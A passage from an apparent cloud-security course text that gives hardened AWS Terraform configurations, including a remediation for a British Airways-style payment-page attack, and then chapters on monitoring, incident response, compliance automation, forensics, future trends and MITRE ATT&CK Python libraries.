    Name = "secure-igw"
  }
}

resource "aws_subnet" "public" {
  vpc_id                  = aws_vpc.secure_vpc.id
  cidr_block              = "10.0.1.0/24"
  availability_zone       = "us-west-2a"
  map_public_ip_on_launch = true
  tags = {
    Name = "public-subnet"
  }
}

resource "aws_subnet" "private" {
  vpc_id            = aws_vpc.secure_vpc.id
  cidr_block        = "10.0.2.0/24"
  availability_zone = "us-west-2a"
  tags = {
    Name = "private-subnet"
  }
}

resource "aws_route_table" "public_rt" {
  vpc_id = aws_vpc.secure_vpc.id
  route {
    cidr_block = "0.0.0.0/0"
    gateway_id = aws_internet_gateway.igw.id
  }
  tags = {
    Name = "public-rt"
  }
}

resource "aws_route_table_association" "public_assoc" {
  subnet_id      = aws_subnet.public.id
  route_table_id = aws_route_table.public_rt.id
}

resource "aws_eip" "nat_eip" {
  vpc = true
}

resource "aws_nat_gateway" "nat" {
  allocation_id = aws_eip.nat_eip.id
  subnet_id     = aws_subnet.public.id
  tags = {
    Name = "nat-gateway"
  }
}

resource "aws_route_table" "private_rt" {
  vpc_id = aws_vpc.secure_vpc.id
  route {
    cidr_block     = "0.0.0.0/0"
    nat_gateway_id = aws_nat_gateway.nat.id
  }
  tags = {
    Name = "private-rt"
  }
}

resource "aws_route_table_association" "private_assoc" {
  subnet_id      = aws_subnet.private.id
  route_table_id = aws_route_table.private_rt.id
}

# ---------------------------------------------------------------------------
# 2. SSH Key Management
# ---------------------------------------------------------------------------
resource "tls_private_key" "ec2_key" {
  algorithm = "RSA"
  rsa_bits  = 4096
}

resource "aws_key_pair" "ec2_key_pair" {
  key_name   = "secure-ec2-key"
  public_key = tls_private_key.ec2_key.public_key_openssh
}

resource "local_file" "private_key" {
  content         = tls_private_key.ec2_key.private_key_pem
  filename        = "${path.module}/secure-ec2-key.pem"
  file_permission = "0400"
}

resource "null_resource" "delete_key" {
  triggers = {
    key_file = local_file.private_key.filename
  }
  provisioner "local-exec" {
    when    = destroy
    command = "rm -f ${self.triggers.key_file}"
  }
}

# ---------------------------------------------------------------------------
# 3. Security Groups (DiD: Network Layer, ZTA: Micro-segmentation)
# ---------------------------------------------------------------------------
data "http" "local_ip" {
  url = "http://ipv4.icanhazip.com"
}

resource "aws_security_group" "bastion_sg" {
  vpc_id      = aws_vpc.secure_vpc.id
  name        = "bastion-sg"
  description = "Allow SSH from local IP"
  ingress {
    from_port = 22
    to_port   = 22
    protocol  = "tcp"
    cidr_blocks = ["${chomp(data.http.local_ip.response_body)}/32"]
  }
  egress {
    from_port = 0
    to_port   = 0
    protocol  = "-1"
    cidr_blocks = ["0.0.0.0/0"]
  }
  tags = {
    Name = "bastion-sg"
  }
}

resource "aws_security_group" "ec2_sg" {
  vpc_id      = aws_vpc.secure_vpc.id
  name        = "ec2-sg"
  description = "Allow HTTP from public subnet and SSH from bastion"
  ingress {
    from_port = 22
    to_port   = 22
    protocol  = "tcp"
    security_groups = [aws_security_group.bastion_sg.id]
  }
  ingress {
    from_port = 80
    to_port   = 80
    protocol  = "tcp"
    cidr_blocks = [aws_subnet.public.cidr_block]
  }
  egress {
    from_port = 0
    to_port   = 0
    protocol  = "-1"
    cidr_blocks = ["0.0.0.0/0"]
  }
  tags = {
    Name = "ec2-sg"
  }
}

# ---------------------------------------------------------------------------
# 4. S3 Bucket Configuration (DiD: Data Layer, ZTA: Least Privilege)
# ---------------------------------------------------------------------------
resource "aws_s3_bucket" "secure_bucket" {
  bucket        = "seas8405-week6-lab1-secure-s3"
  force_destroy = true
  tags = {
    Name = "secure-s3-bucket"
  }
}

resource "aws_s3_bucket_versioning" "versioning" {
  bucket = aws_s3_bucket.secure_bucket.id
  versioning_configuration {
    status = "Enabled"
  }
}

resource "aws_s3_bucket_logging" "logging" {
  bucket        = aws_s3_bucket.secure_bucket.id
  target_bucket = aws_s3_bucket.trail_bucket.id
  target_prefix = "s3-access-logs/"
}

resource "aws_s3_bucket_server_side_encryption_configuration" "encryption" {
  bucket = aws_s3_bucket.secure_bucket.id
  rule {
    apply_server_side_encryption_by_default {
      sse_algorithm = "AES256"
    }
  }
}

resource "aws_s3_bucket_ownership_controls" "secure_bucket_ownership" {
  bucket = aws_s3_bucket.secure_bucket.id
  rule {
    object_ownership = "BucketOwnerPreferred"
  }
}

resource "aws_s3_bucket_acl" "secure_bucket_acl" {
  bucket = aws_s3_bucket.secure_bucket.id
  acl    = "private"
  depends_on = [aws_s3_bucket_ownership_controls.secure_bucket_ownership]
}

resource "aws_s3_object" "sample_object" {
  bucket  = aws_s3_bucket.secure_bucket.bucket
  key     = "sample.txt"
  content = "Sensitive Test Data"
}

# ---------------------------------------------------------------------------
# 5. IAM Role and Policy (ZTA: Least Privilege)
# ---------------------------------------------------------------------------
resource "aws_iam_role" "ec2_role" {
  name = "secure-ec2-role"
  assume_role_policy = jsonencode({
    Version = "2012-10-17"
    Statement = [
      {
        Action = "sts:AssumeRole"
        Effect = "Allow"
        Principal = { Service = "ec2.amazonaws.com" }
      }
    ]
  })
}

resource "aws_iam_role_policy" "ec2_policy" {
  name = "secure-ec2-policy"
  role = aws_iam_role.ec2_role.id
  policy = jsonencode({
    Version = "2012-10-17"
    Statement = [
      {
        Effect = "Allow"
        Action = ["s3:GetObject", "s3:ListBucket"]
        Resource = [
          aws_s3_bucket.secure_bucket.arn,
          "${aws_s3_bucket.secure_bucket.arn}/*"
        ]
        Condition = {
          IpAddress = { "aws:SourceIp" = "10.0.2.0/24" }
        }
      }
    ]
  })
}

resource "aws_iam_instance_profile" "ec2_instance_profile" {
  name = "secure-ec2-instance-profile"
  role = aws_iam_role.ec2_role.name
}

# ---------------------------------------------------------------------------
# 6. EC2 Instance with Hardened Flask App (DiD: Application Layer)
# ---------------------------------------------------------------------------
resource "aws_instance" "ec2_instance" {
  ami                    = "ami-0c2ab3b8efb09f272"
  instance_type          = "t2.micro"
  iam_instance_profile = aws_iam_instance_profile.ec2_instance_profile.name
  key_name               = aws_key_pair.ec2_key_pair.key_name
  subnet_id              = aws_subnet.private.id
  vpc_security_group_ids = [aws_security_group.ec2_sg.id]
  user_data              = <<-EOF
              #!/bin/bash
              yum update -y
              yum install -y python3
              pip3 install flask requests
              cat <<'PY' > /home/ec2-user/app.py
              from flask import Flask, request
              import requests, os
              app = Flask(__name__)
              ALLOWED_DOMAINS = ['example.com', 'trusted.com']
              @app.route('/fetch')
              def fetch_url():
                  url = request.args.get('url')
                  if url:
                      from urllib.parse import urlparse
                      domain = urlparse(url).netloc
                      if domain in ALLOWED_DOMAINS:
                          try:
                              resp = requests.get(url, timeout=3)
                              return resp.text
                          except Exception as e:
                              return str(e)
                      else:
                          return "Domain not allowed"
                  return 'provide ?url='
              if __name__ == '__main__':
                  app.run(host='0.0.0.0', port=80)
              PY
              nohup python3 /home/ec2-user/app.py &>/var/log/app.log &
              EOF
  tags = {
    Name = "secure-ec2-instance"
  }
}

# ---------------------------------------------------------------------------
# 7. CloudTrail Logging (ASA: Continuous Monitoring)
# ---------------------------------------------------------------------------
resource "aws_s3_bucket" "trail_bucket" {
  bucket        = "seas8405-week6-lab1-secure-trail-s3"
  force_destroy = true
}

resource "aws_s3_bucket_ownership_controls" "trail_bucket_ownership" {
  bucket = aws_s3_bucket.trail_bucket.id
  rule {
    object_ownership = "BucketOwnerPreferred"
  }
}

resource "aws_s3_bucket_acl" "trail_bucket_acl" {
  bucket = aws_s3_bucket.trail_bucket.id
  acl    = "private"
  depends_on = [aws_s3_bucket_ownership_controls.trail_bucket_ownership]
}

resource "aws_s3_bucket_policy" "trail_bucket_policy" {
  bucket = aws_s3_bucket.trail_bucket.id
  policy = jsonencode({
    Version = "2012-10-17"
    Statement = [
      {
        Sid      = "AWSCloudTrailAclCheck"
        Effect   = "Allow"
        Principal = { Service = "cloudtrail.amazonaws.com" }
        Action   = "s3:GetBucketAcl"
        Resource = aws_s3_bucket.trail_bucket.arn
      },
      {
        Sid      = "AWSCloudTrailWrite"
        Effect   = "Allow"
        Principal = { Service = "cloudtrail.amazonaws.com" }
        Action   = "s3:PutObject"
        Resource = "${aws_s3_bucket.trail_bucket.arn}/AWSLogs/*"
        Condition = { StringEquals = { "s3:x-amz-acl" = "bucket-owner-full-control" } }
      }
    ]
  })
}

resource "aws_cloudtrail" "trail" {
  name                          = "secure-cloudtrail"
  s3_bucket_name                = aws_s3_bucket.trail_bucket.id
  include_global_service_events = true
  is_multi_region_trail         = true
  enable_log_file_validation    = true
  event_selector {
    read_write_type           = "All"
    include_management_events = true
    data_resource {
      type = "AWS::S3::Object"
      values = ["arn:aws:s3:::"]
    }
  }
  depends_on = [aws_s3_bucket_policy.trail_bucket_policy]
}

# ---------------------------------------------------------------------------
# 8. Monitoring and Threat Detection (ASA: Continuous Monitoring)
# ---------------------------------------------------------------------------
resource "aws_guardduty_detector" "gd" {
  enable = true
}

# ---------------------------------------------------------------------------
# 9. Outputs
# ---------------------------------------------------------------------------
output "ec2_private_ip" {
  value = aws_instance.ec2_instance.private_ip
```

```
}
```

Explanation of Security Principles Applied:

- **Defense in Depth (DiD)**:
  - **Network**: The EC2 instance is placed in a private subnet with a NAT gateway for outbound traffic, and SSH access is restricted via a bastion host security group.
  - **Application**: The Flask app now validates URLs against a whitelist, mitigating SSRF vulnerabilities.
  - **Data**: The S3 bucket has versioning, logging, and server-side encryption enabled.
- **Zero Trust Architecture (ZTA)**:
  - **Identity**: Access to resources is restricted with specific IAM permissions and conditions (e.g., source IP).
  - **Least Privilege**: The IAM role only allows access to the specific S3 bucket, not all S3 resources.
  - **Micro-segmentation**: Security groups and subnet isolation ensure minimal exposure.
- **Adaptive Security Architecture (ASA)**:
  - **Monitoring**: CloudTrail logs all API calls, and GuardDuty is enabled for threat detection.
  - **Adaptation**: The infrastructure is prepared for further automation (e.g., Lambda responses), though not fully implemented here for simplicity.

This script provides a robust foundation to secure the original vulnerable environment while adhering to modern security best practices.

7.3 Building defenses for British Airways

Here's the Terraform configuration for securing the infra:

- **DiD**: Adds network segmentation with VPC and subnets, application hardening with CSP, and WAF protection.
- **ZTA**: Enforces strict access controls via security groups and least privilege.
- **ASA**: Includes monitoring with CloudWatch for adaptive responses.

The malicious script is removed, and security controls are added to prevent such exploits.

```
terraform {
  required_providers {
    aws = {
      source  = "hashicorp/aws"
      version = "~> 4.0"
    }
  }
}

provider "aws" {
  region = "us-west-2"
}

# VPC and Network Configuration
resource "aws_vpc" "secure_vpc" {
  cidr_block           = "10.0.0.0/16"
  enable_dns_support   = true
  enable_dns_hostnames = true
  tags = {
    Name = "secure-vpc"
  }
}
```

```
resource "aws_subnet" "public" {
  vpc_id                  = aws_vpc.secure_vpc.id
  cidr_block              = "10.0.1.0/24"
  availability_zone       = "us-west-2a"
  map_public_ip_on_launch = true
  tags = {
    Name = "public-subnet"
  }
}

resource "aws_subnet" "private" {
  vpc_id            = aws_vpc.secure_vpc.id
  cidr_block        = "10.0.2.0/24"
  availability_zone = "us-west-2a"
  tags = {
    Name = "private-subnet"
  }
}

resource "aws_internet_gateway" "igw" {
  vpc_id = aws_vpc.secure_vpc.id
  tags = {
    Name = "secure-igw"
  }
}

resource "aws_route_table" "public_rt" {
  vpc_id = aws_vpc.secure_vpc.id
  route {
    cidr_block = "0.0.0.0/0"
    gateway_id = aws_internet_gateway.igw.id
  }
  tags = {
    Name = "public-rt"
  }
}

resource "aws_route_table_association" "public_assoc" {
  subnet_id      = aws_subnet.public.id
  route_table_id = aws_route_table.public_rt.id
}

# SSH Key Management
resource "tls_private_key" "ec2_key" {
  algorithm = "RSA"
  rsa_bits  = 4096
}

resource "aws_key_pair" "ec2_key_pair" {
  key_name   = "my-ec2-key"
  public_key = tls_private_key.ec2_key.public_key_openssh
}

resource "local_file" "private_key" {
  content         = tls_private_key.ec2_key.private_key_pem
  filename        = "${path.module}/my-ec2-key.pem"
  file_permission = "0400"
}

# Security Groups
data "http" "local_ip" {
  url = "http://ipv4.icanhazip.com"
}

resource "aws_security_group" "allow_local_ip" {
  name        = "allow_local_ip"
  description = "Allow SSH from local IP and HTTP from public subnet"
  vpc_id      = aws_vpc.secure_vpc.id
  ingress {
    description = "SSH from local IP"
    from_port   = 22
    to_port     = 22
    protocol    = "tcp"
    cidr_blocks = ["${chomp(data.http.local_ip.response_body)}/32"]
  }
  ingress {
    description = "HTTP from public subnet"
    from_port   = 80
    to_port     = 80
    protocol    = "tcp"
    cidr_blocks = [aws_subnet.public.cidr_block]
  }
  egress {
    from_port = 0
    to_port   = 0
    protocol  = "-1"
    cidr_blocks = ["0.0.0.0/0"]
  }
  tags = {
    Name = "allow_local_ip"
  }
}

# EC2 Instance with Hardened Web Server
resource "aws_instance" "web_server" {
  ami           = "ami-0c2ab3b8efb09f272"
  instance_type = "t2.micro"
  key_name      = aws_key_pair.ec2_key_pair.key_name
  subnet_id     = aws_subnet.private.id
  vpc_security_group_ids = [aws_security_group.allow_local_ip.id]
  user_data     = <<-EOF
              #!/bin/bash
              yum update -y
              yum install -y httpd
              systemctl start httpd
              systemctl enable httpd
              cat <<HTML > /var/www/html/index.html
              <!DOCTYPE html>
              <html lang="en">
              <head>
                  <meta charset="UTF-8">
                  <meta name="viewport" content="width=device-width, initial-scale=1.0">
                  <title>Payment Page</title>
                  <meta http-equiv="Content-Security-Policy" content="script-src 'self'
https://trusted.cdn.com; object-src 'none';">
              </head>
              <body>
                  <h1>Payment Information</h1>
                  <form id="payment-form">
                      <label for="card-number">Card Number:</label>
                      <input type="text" id="card-number" name="card-number"><br><br>
                      <label for="cvv">CVV:</label>
                      <input type="text" id="cvv" name="cvv"><br><br>
                      <button type="submit">Submit</button>
                  </form>
                  <script src="https://trusted.cdn.com/payment.js" integrity="sha384-..."></script>
              </body>
              </html>
              HTML
              EOF
  tags = {
    Name = "british-airways-secure-ec2"
  }
}

# CloudWatch Monitoring
resource "aws_cloudwatch_metric_alarm" "high_cpu" {
  alarm_name          = "high-cpu-utilization"
  comparison_operator = "GreaterThanOrEqualToThreshold"
  evaluation_periods  = "2"
  metric_name         = "CPUUtilization"
  namespace           = "AWS/EC2"
  period              = "120"
  statistic           = "Average"
  threshold           = "80"
  alarm_description   = "Monitors EC2 CPU utilization"
  dimensions = {
    InstanceId = aws_instance.web_server.id
  }
}

# Output
output "web_server_private_ip" {
  value = aws_instance.web_server.private_ip
}
```

This configuration secures the infrastructure by:

- Placing the web server in a private subnet behind a public subnet, limiting direct internet access.
- Restricting HTTP access to the public subnet's CIDR and SSH to your local IP.
- Adding a Content Security Policy (CSP) to block unauthorized scripts, replacing the malicious exfiltration code.
- Setting up basic monitoring with CloudWatch to detect anomalies like high CPU usage.

Chapter 8: Cloud Security Operations and Compliance

This chapter explores the operational aspects of maintaining secure cloud environments and ensuring compliance with regulatory standards. It covers continuous monitoring, logging, incident response, and compliance automation, with new sections on Cloud Security Posture Management and DevSecOps. Designed for doctoral students, the content provides technical depth, practical examples, and alignment with **Defense-in-Depth (DiD)**, **Zero Trust Architecture (ZTA)**, and **Adaptive Security Architecture (ASA)**.

8.1 Introduction to Cloud Security Operations

Cloud security operations (CSO) adapt traditional security practices to the cloud's unique challenges:

- **Shared Responsibility Model**: AWS secures the infrastructure; customers secure data, applications, and configurations.
- **Dynamic Infrastructure**: Resources scale rapidly, requiring adaptive monitoring.
- **Global Scale**: Multi-region deployments need centralized security management.

CSO ensures continuous enforcement of security controls, rapid threat detection, and compliance, critical for mitigating risks like those in the Capital One and British Airways breaches.

Further Reading: AWS Security Best Practices

8.2 Continuous Monitoring in the Cloud

Continuous monitoring provides real-time visibility into cloud environments, enabling early threat detection and response.

- **Tools**:
  - **AWS CloudTrail**: Logs API calls for auditing.

    - **AWS GuardDuty**: Uses ML for threat detection.
    - **AWS CloudWatch**: Monitors metrics and triggers alarms.
- **Techniques**: Detect unauthorized access, unusual API calls, and configuration changes.
- **Best Practices**: Integrate with SIEM systems, set up real-time alerts, and retain logs for compliance.

Example: CloudTrail Setup with Terraform:

```
resource "aws_s3_bucket" "trail_bucket" {
  bucket        = "secure-trail-logs"
  force_destroy = true
}
resource "aws_cloudtrail" "secure_trail" {
  name                          = "secure-trail"
  s3_bucket_name                = aws_s3_bucket.trail_bucket.bucket
  include_global_service_events = true
  is_multi_region_trail         = true
  enable_log_file_validation    = true
}
```

Further Reading: AWS CloudTrail Documentation, AWS GuardDuty Documentation

8.3 Logging and Auditing

Logging is essential for auditing, compliance, and incident investigation.

- **AWS CloudTrail**: Tracks all API activities, critical for tracing actions in breaches.
- **AWS CloudWatch Logs**: Stores and analyzes application and service logs.
- **Best Practices**:
    - Enable logging for all services.
    - Encrypt log storage with AWS KMS.
    - Retain logs for at least one year for compliance.

Example: Analyzing CloudTrail Logs with Python:

```
import boto3
import json


def analyze_cloudtrail_logs():
    client = boto3.client('cloudtrail')
    response = client.lookup_events(LookupAttributes=[{'AttributeKey': 'EventName', 'AttributeValue':
'ConsoleLogin'}])
    for event in response['Events']:
        event_data = json.loads(event['CloudTrailEvent'])
        if event_data['responseElements']['ConsoleLogin'] == 'Failure':
            print(f"Failed login: {event_data['userIdentity']['userName']}")
```

Further Reading: AWS CloudWatch Logs Documentation

8.4 Incident Response in the Cloud

Cloud incident response adapts traditional processes to dynamic environments, emphasizing automation and rapid containment.

Steps:

1. **Preparation**: Develop cloud-specific playbooks.
2. **Identification**: Use GuardDuty and CloudWatch for alerts.

3. **Containment**: Isolate resources (e.g., stop EC2 instances).
4. **Eradication**: Remove threats.
5. **Recovery**: Restore from backups.
6. **Lessons Learned**: Update policies.

Example: Python Script for Containment:

```python
import boto3


def isolate_instance(instance_id):
    ec2 = boto3.client('ec2')
    ec2.stop_instances(InstanceIds=[instance_id])
    print(f"Instance {instance_id} stopped.")
```

Further Reading: AWS Incident Response Guide

8.5 Compliance in Cloud Security

Compliance ensures adherence to standards like:

- **PCI DSS**: Requires encryption and access controls for cardholder data.
- **HIPAA**: Mandates safeguards for protected health information.
- **GDPR**: Enforces data protection and breach notification.
- **ISO 27001**: Provides a security management framework.

AWS Tools:

- **AWS Artifact**: Access compliance reports.
- **AWS Config**: Monitor configurations.
- **AWS Security Hub**: Centralize compliance checks.

Example: PCI DSS-Compliant S3 Bucket:

```hcl
resource "aws_s3_bucket" "pci_bucket" {
  bucket = "pci-compliant-bucket"
  acl    = "private"
  server_side_encryption_configuration {
    rule {
      apply_server_side_encryption_by_default {
        sse_algorithm     = "aws:kms"
        kms_master_key_id = aws_kms_key.pci_key.arn
      }
    }
  }
}
resource "aws_kms_key" "pci_key" {
  description = "KMS key for PCI DSS"
}
```

Further Reading: AWS Compliance Programs

8.6 Automating Compliance and Security

Automation reduces errors and ensures consistent security.

- **Infrastructure as Code**: Terraform for compliant configurations.
- **CI/CD Integration**: Security scans in pipelines.

- **Automated Remediation**: Lambda for fixing misconfigurations.

Example: GitHub Actions for Security Scanning:

```yaml
name: Security Scan
on: [ push ]
jobs:
  scan:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v2
      - name: Run Snyk
        uses: snyk/actions/node@master
        env:
          SNYK_TOKEN: ${{ secrets.SNYK_TOKEN }}
        with:
          args: --severity-threshold=high
```

Further Reading: AWS Config Documentation

8.7 Cloud Security Posture Management (CSPM)

CSPM tools continuously monitor and improve cloud security posture, identifying misconfigurations and compliance gaps.

- **Tools**: AWS Security Hub, Prisma Cloud, Check Point CloudGuard.
- **Benefits**: Centralized visibility, automated remediation, compliance reporting.
- **Example**: AWS Security Hub aggregates findings from GuardDuty, Config, and Inspector, providing a dashboard for posture management.

Best Practices:

- Enable CSPM across all cloud accounts.
- Prioritize high-severity findings.
- Integrate with incident response workflows.

Further Reading: AWS Security Hub Documentation

8.8 DevSecOps in Cloud Security

DevSecOps integrates security into the development lifecycle, ensuring secure code and infrastructure from the start.

- **Practices**:
  - Embed security scans in CI/CD pipelines.
  - Use IaC for secure deployments.
  - Automate vulnerability management.
- **Tools**: Snyk, SonarQube, AWS CodePipeline.

Example: Terraform Scan in CI/CD:

```yaml
name: Terraform Security Scan
on: [ push ]
jobs:
  scan:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v2
      - name: Run Checkov
        uses: bridgecrewio/checkov-action@master
        with:
          directory: .
```

Further Reading: AWS DevSecOps Guide

8.9 Case Studies

Case	Challenge	Solution
PCI DSS Compliance	Encrypt cardholder data	S3 encryption, CloudTrail auditing
Incident Response	Contain cloud breach	Isolate EC2, revoke IAM access

Further Reading: AWS Case Studies

Chapter 9: Advanced Cloud Security Techniques

This chapter delves into advanced techniques for securing cloud environments, focusing on **threat detection**, **incident response**, **forensics**, and **compliance automation**.

9.1 Threat Detection and Hunting

Overview

Threat detection identifies malicious activities in real time, while threat hunting proactively searches for hidden threats. In cloud environments, this requires sophisticated tools and techniques to monitor vast, distributed systems.

Techniques

- **Behavioral Analysis**: Leverage machine learning to detect anomalies, such as unusual API calls or login patterns.
- **Deception Technology**: Deploy decoys like honeypots or honey tokens to lure attackers and gather intelligence.
- **UEBA (User and Entity Behavior Analytics)**: Monitor user and system behavior for deviations from baselines.
- **Threat Intelligence Integration**: Use external feeds to correlate internal events with known threats.

Tools

- **AWS GuardDuty**: ML-based threat detection for AWS environments.
- **Azure Sentinel**: Cloud-native SIEM with built-in threat hunting capabilities.
- **Google Cloud Security Command Center**: Unified dashboard for threat detection and asset management.
- **Elastic Stack (ELK)**: Open-source log aggregation and analysis for custom threat hunting.

Example: AWS GuardDuty Setup with Automated Response

1. Enable GuardDuty across all regions.
2. Configure **Amazon SNS** for notifications.

3. Use **AWS Lambda** to automate responses (e.g., isolate compromised instances).

Lambda Function Example (Python):

```python
import boto3


def lambda_handler(event, context):
    ec2 = boto3.client('ec2')
    instance_id = event['detail']['resource']['instanceDetails']['instanceId']
    ec2.stop_instances(InstanceIds=[instance_id])
    print(f"Isolated instance: {instance_id}")
```

9.2 Incident Response in the Cloud

Overview

Cloud incident response requires rapid containment and recovery, leveraging automation and cloud-native tools to handle distributed environments.

Steps

1. **Preparation**: Develop and test playbooks for common incidents (e.g., data breaches, DDoS).
2. **Detection**: Use monitoring tools like **CloudTrail** or **Azure Monitor** for real-time alerts.
3. **Containment**: Isolate affected resources (e.g., revoke IAM permissions, block IPs).
4. **Eradication**: Remove malware or unauthorized access points.
5. **Recovery**: Restore from backups and patch vulnerabilities.
6. **Lessons Learned**: Update security policies and tools based on findings.

Automation Example: Python Script for Containment

```python
import boto3


def isolate_instance(instance_id):
    ec2 = boto3.client('ec2')
    ec2.modify_instance_attribute(InstanceId=instance_id, DisableApiTermination={'Value': True})
    ec2.stop_instances(InstanceIds=[instance_id])
    print(f"Instance {instance_id} isolated.")


def revoke_iam_access(username):
    iam = boto3.client('iam')
    keys = iam.list_access_keys(UserName=username)['AccessKeyMetadata']
    for key in keys:
        iam.update_access_key(UserName=username, AccessKeyId=key['AccessKeyId'], Status='Inactive')
    print(f"Revoked access for {username}")


if __name__ == "__main__":
    isolate_instance("i-0123456789abcdef0")
    revoke_iam_access("compromised_user")
```

9.3 Cloud Forensics

Overview

Cloud forensics involves collecting and analyzing data from cloud environments to investigate incidents. This requires specialized tools due to the distributed and ephemeral nature of cloud resources.

Techniques

- **Log Analysis**: Use **CloudTrail**, **Azure Monitor**, or **Google Cloud Logging** to trace actions.
- **Snapshot Analysis**: Create and analyze disk snapshots (e.g., EBS volumes) for evidence.
- **API Call Tracing**: Track actions via API logs to reconstruct events.
- **Memory Forensics**: Capture and analyze memory dumps from compromised instances.

Tools

- **AWS CloudTrail Lake**: Queryable audit logs for forensic analysis.
- **Azure Sentinel**: Log aggregation and forensics with KQL queries.
- **Volatility**: Open-source tool for memory forensics.

Example: Terraform for CloudTrail Setup

```
resource "aws_cloudtrail" "forensics_trail" {
  name                          = "forensics-trail"
  s3_bucket_name                = "forensics-logs"
  include_global_service_events = true
  is_multi_region_trail         = true
  enable_log_file_validation    = true
}
```

9.4 Compliance Automation

Overview

Automating compliance checks ensures continuous adherence to standards like **PCI DSS**, **HIPAA**, or **GDPR**, reducing manual effort and human error.

Techniques

- **Policy as Code**: Use tools like **Open Policy Agent (OPA)** or **Cloud Custodian** to enforce policies.
- **Automated Audits**: Schedule checks with **AWS Config**, **Azure Policy**, or **Google Cloud Security Command Center**.
- **Continuous Monitoring**: Integrate compliance checks into CI/CD pipelines.

Example: Terraform with AWS Config for Compliance

```
resource "aws_config_configuration_recorder" "recorder" {
  name     = "config-recorder"
  role_arn = aws_iam_role.config_role.arn
}

resource "aws_config_rule" "s3_encryption" {
  name = "s3-bucket-encryption"
  source {
    owner             = "AWS"
    source_identifier = "S3_BUCKET_SERVER_SIDE_ENCRYPTION_ENABLED"
  }
}

resource "aws_config_rule" "iam_mfa" {
  name = "iam-user-mfa-enabled"
  source {
    owner             = "AWS"
    source_identifier = "IAM_USER_MFA_ENABLED"
  }
}
```

Chapter 10: Future Trends and Best Practices in Cloud Security

This chapter examines emerging trends and best practices that will shape the future of cloud security, helping organizations stay ahead of evolving threats and technologies.

10.1 Zero Trust Architecture (ZTA) Evolution

Overview

ZTA will evolve beyond identity verification to include **continuous validation** of user behavior, device health, and workload integrity, ensuring security in dynamic environments.

Trends

- **Micro-Segmentation**: Isolate workloads at the container or function level using tools like **Istio** or **AWS App Mesh**.
- **Context-Aware Access**: Use real-time data (e.g., geolocation, time of day) for access decisions with **AWS Lambda Authorizers**.
- **Zero Trust Network Access (ZTNA)**: Replace VPNs with per-session access controls.

Example: AWS Lambda Authorizer for Context-Aware Access

```python
def lambda_handler(event, context):
    if event['headers']['X-Device-Health'] == 'secure' and event['requestContext']['time'] < '18:00':
        return {'principalId': 'user',
                'policyDocument': {'Statement': [{'Action': 'execute-api:Invoke', 'Effect': 'Allow',
'Resource': '*'}]}}
    else:
        return {'principalId': 'user',
                'policyDocument': {'Statement': [{'Action': 'execute-api:Invoke', 'Effect': 'Deny',
'Resource': '*'}]}}
```

10.2 AI and Machine Learning in Security

Overview

AI will enhance threat detection and response but also empower attackers, necessitating robust defenses and ethical considerations.

Applications

- **Automated Threat Hunting**: Use AI to detect anomalies in network traffic or user behavior.
- **Adversarial AI**: Defend against AI-generated attacks like deepfakes or automated phishing.
- **Explainable AI**: Ensure transparency in AI-driven security decisions.

Tools

- **Amazon SageMaker**: Build custom ML models for security analytics.
- **Azure Machine Learning**: Automate threat detection pipelines.

10.3 Quantum Computing and Cryptography

Overview

Quantum computing threatens current encryption standards; **post-quantum cryptography** will be essential to secure data against future quantum attacks.

Actions

- Transition to quantum-resistant algorithms like **Lattice-based cryptography** or **Hash-based signatures**.
- Use **Quantum Key Distribution (QKD)** for ultra-secure communication channels.
- Monitor developments in **NIST's Post-Quantum Cryptography Standardization**.

10.4 Regulatory and Privacy Challenges

Overview

Global regulations will tighten, requiring **automated compliance** and **data sovereignty** solutions to meet diverse legal requirements.

Strategies

- **Data Localization**: Use cloud regions to store data in specific jurisdictions.
- **Privacy-Preserving Technologies**: Implement **homomorphic encryption** for computations on encrypted data.
- **Automated Compliance Reporting**: Use tools like **AWS Audit Manager** or **Azure Compliance Manager**.

10.5 Best Practices for the Future

- **Shift Left Security**: Integrate security into the development lifecycle with tools like **Snyk** or **SonarQube**.
- **Continuous Monitoring and Adaptation**: Use real-time analytics and AI for proactive defense.
- **Collaboration and Threat Intelligence Sharing**: Participate in industry groups like **Cloud Security Alliance (CSA)**.
- **Resilience Engineering**: Design systems to withstand and recover from attacks using chaos engineering (e.g., **AWS Fault Injection Simulator**).

Appendix

1. MITRE Readiness Check Tool in Python

The **MITRE ATT&CK Framework** (Adversarial Tactics, Techniques, and Common Knowledge) is a widely recognized knowledge base that categorizes adversary tactics and techniques based on real-world observations. It helps organizations assess their cybersecurity readiness by mapping their defenses to specific attacker behaviors. A "MITRE readiness check" typically refers to evaluating how well an organization’s security controls can detect, prevent, or mitigate the techniques outlined in the ATT&CK framework.

While there isn’t a single, standalone "MITRE readiness check tool" in Python, several **Python libraries and tools** allow you to interact with the ATT&CK dataset programmatically. These tools enable security teams to automate assessments, query techniques, and map detection capabilities. Below are the key Python options you can use:

a. `mitreattack-python` Library

The `mitreattack-python` library, developed by MITRE, is a robust tool for working with ATT&CK data. It provides utilities to access and process the ATT&CK dataset, making it suitable for readiness assessments.

- **Key Features**:
  - Query techniques, tactics, mitigations, and relationships.
  - Supports **STIX 2.0** and **STIX 2.1** formats (machine-readable ATT&CK data).
  - Automate tasks like generating reports or integrating with security tools.
- **Example Usage**:

```python
from mitreattack.stix20 import MitreAttackData

# Load the ATT&CK dataset
attack_data = MitreAttackData("enterprise-attack.json")

# Retrieve all techniques
techniques = attack_data.get_techniques()

# Filter techniques by a tactic, e.g., 'Initial Access'
initial_access_techniques = [tech for tech in techniques if 'Initial Access' in
tech['x_mitre_tactics']]
```

This library is ideal for automating ATT&CK-based readiness checks or building custom workflows.

b. `pyattck` Library

The `pyattck` package simplifies interaction with the MITRE ATT&CK Framework. It’s designed for analysts who need quick access to ATT&CK data or want to map techniques to detections.

- **Key Features**:
  - Retrieve details about techniques, actors, malware, and tools.
  - Identify mitigations and detection methods for specific techniques.
  - Integrate with SIEM or other systems.
- **Example Usage**:

```python
from pyattck import Attck
```

```
attack = Attck()

# Get details for a technique, e.g., 'T1190: Exploit Public-Facing Application'
technique = attack.techniques.get_technique('T1190')
print(technique.description)
```

`pyattck` is great for rapid assessments or building detection logic.

c. `MitreAttackData` Module

Part of the `mitreattack-python` library, the `MitreAttackData` module streamlines querying the ATT&CK dataset by STIX ID, ATT&CK ID, or object type.

- **Key Features**:
  - Access techniques, mitigations, and relationships.
  - Filter out deprecated objects for accurate assessments.
- **Example Usage**:

  ```
  from mitreattack.stix20 import MitreAttackData

  attack_data = MitreAttackData("enterprise-attack.json")

  # Get a technique by ATT&CK ID
